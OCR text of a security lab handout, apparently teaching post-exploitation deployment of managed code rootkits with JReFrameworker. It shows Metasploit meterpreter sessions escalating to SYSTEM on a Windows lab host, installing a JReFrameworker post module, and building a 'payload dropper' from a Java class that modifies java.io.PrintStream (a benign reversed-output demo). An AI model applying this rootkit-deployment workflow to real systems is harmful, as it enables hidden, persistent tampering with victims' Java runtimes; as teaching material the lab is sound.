
Lab: Deploying MCRs with JReFrameworker


Part 2: Post-Exploitation



root@kali: ~
File Edit View Search Terminal Help
msf > sessions -l
Active sessions
==========
Id Type Information Connection
-- ---- ----------- ----------
1 meterpreter x86/win32 NT AUTHORITY\SYSTEM @ WIN-FU36OF73M52 192.168.115.128:443 -> 192.16
8.115.129:49325 (192.168.115.129)
msf >


root@kali: ~
File Edit View Search Terminal Help
msf > sessions -l
Active sessions
Id Type Information Connection
1 meterpreter x86/win32 NT AUTHORITY\SYSTEM @ WIN-FU36OF73M52 192.168.115.128:443 -> 192.168.115.129:49325 (192.168.115.129)
msf > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >


Applications
Places
Terminal
Sat 22:58
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# mkdir -p ~/.msf4/modules/post/manage/java
root@kali:~# ls -l ~/.msf4/modules/post/manage/java
total 8
-rw-r--r-- 1 root root 4440 Jan 7 22:56 jreframeworker.rb
root@kali:~#
root@kali: ~
File Edit View Search Terminal Help
msf > reload_all


workspace - Java - HelloWorld/src/java/io/BackwardsPrintStream.java - Eclipse
File Edit Source Refactor Navigate Search Project Run Window Help
Package Explorer
HelloWorld
Referenced Libraries
src
java.io
BackwardsPrintStream.java
annotations
JReFrameworkerAnnotations.jar
applications
runtimes
config
rt.jar
jref-build.xml
BackwardsPrintStream.java
1 package java.io;
2
3 import jreframeworker.annotations.methods.MergeMethod;
4 import jreframeworker.annotations.types.MergeType;
5
6 @MergeType
7 public class BackwardsPrintStream extends PrintStream {
8
9 public BackwardsPrintStream(OutputStream os) {
10 super(os);
11 }
12
13 @MergeMethod
14 @Override
15 public void println(String str){
16 StringBuilder sb = new StringBuild
17 super.println(sb.reverse().toStrin
18 }
19
20 }
21
Export
Select
Exports a JReFrameworker runtime payload dropper for the selected project.
Select an export wizard:
type filter text
General
Ant Buildfiles
Archive File
File System
Preferences
Install
Java
JReFrameworker
JReFrameworker Payload Dropper
Run/Debug
Tasks
Team
XML
< Back
Next >
Finish
Cancel


Create Payload Dropper
Select JReFrameworker Project
JReFrameworker Projects
HelloWorld
< Back
Next >
Finish
Cancel

